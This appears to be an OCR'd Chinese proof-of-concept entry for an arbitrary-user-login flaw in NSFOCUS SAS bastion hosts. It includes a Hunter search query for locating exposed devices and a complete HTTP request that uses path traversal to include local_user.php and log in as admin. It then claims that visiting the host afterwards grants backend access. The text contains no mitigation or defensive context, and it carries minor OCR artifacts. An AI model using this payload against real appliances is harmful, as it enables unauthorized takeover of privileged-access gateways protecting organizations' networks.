
L5-2绿盟-SAS堡垒机-任意用户登陆

漏洞描述：

绿盟堡垒机存在任意用户登录漏洞，攻击者通过漏洞包含 www/local_user.php 实现任意□户登录

网站图片：



网络测绘：

Hunter 语法：


- hunterapp.name="NSFOCUS 绿盟 SAS"

漏洞复现：

poc访问出现如下页面即可能存在漏洞
payload：

```
GET /api/virtual/home/status?cat=../../../../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=login&user_account=admin HTTP/1.1
Host: xx.xx.xx.xx
Cookie: PHPSESSID=03eea4323452c328c6462f1bb50a0a9b; Hm_lvt_2743f882f7de0bd7d8ffc885a04c90f5=1692345507; Hm_lpvt_2743f882f7de0bd7d8ffc885a04c90f5=1692345507; left_menusta
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

效果图:



然后直接访问堡垒机域名即可计入后台

```
http://xx.xx.xx.xx
```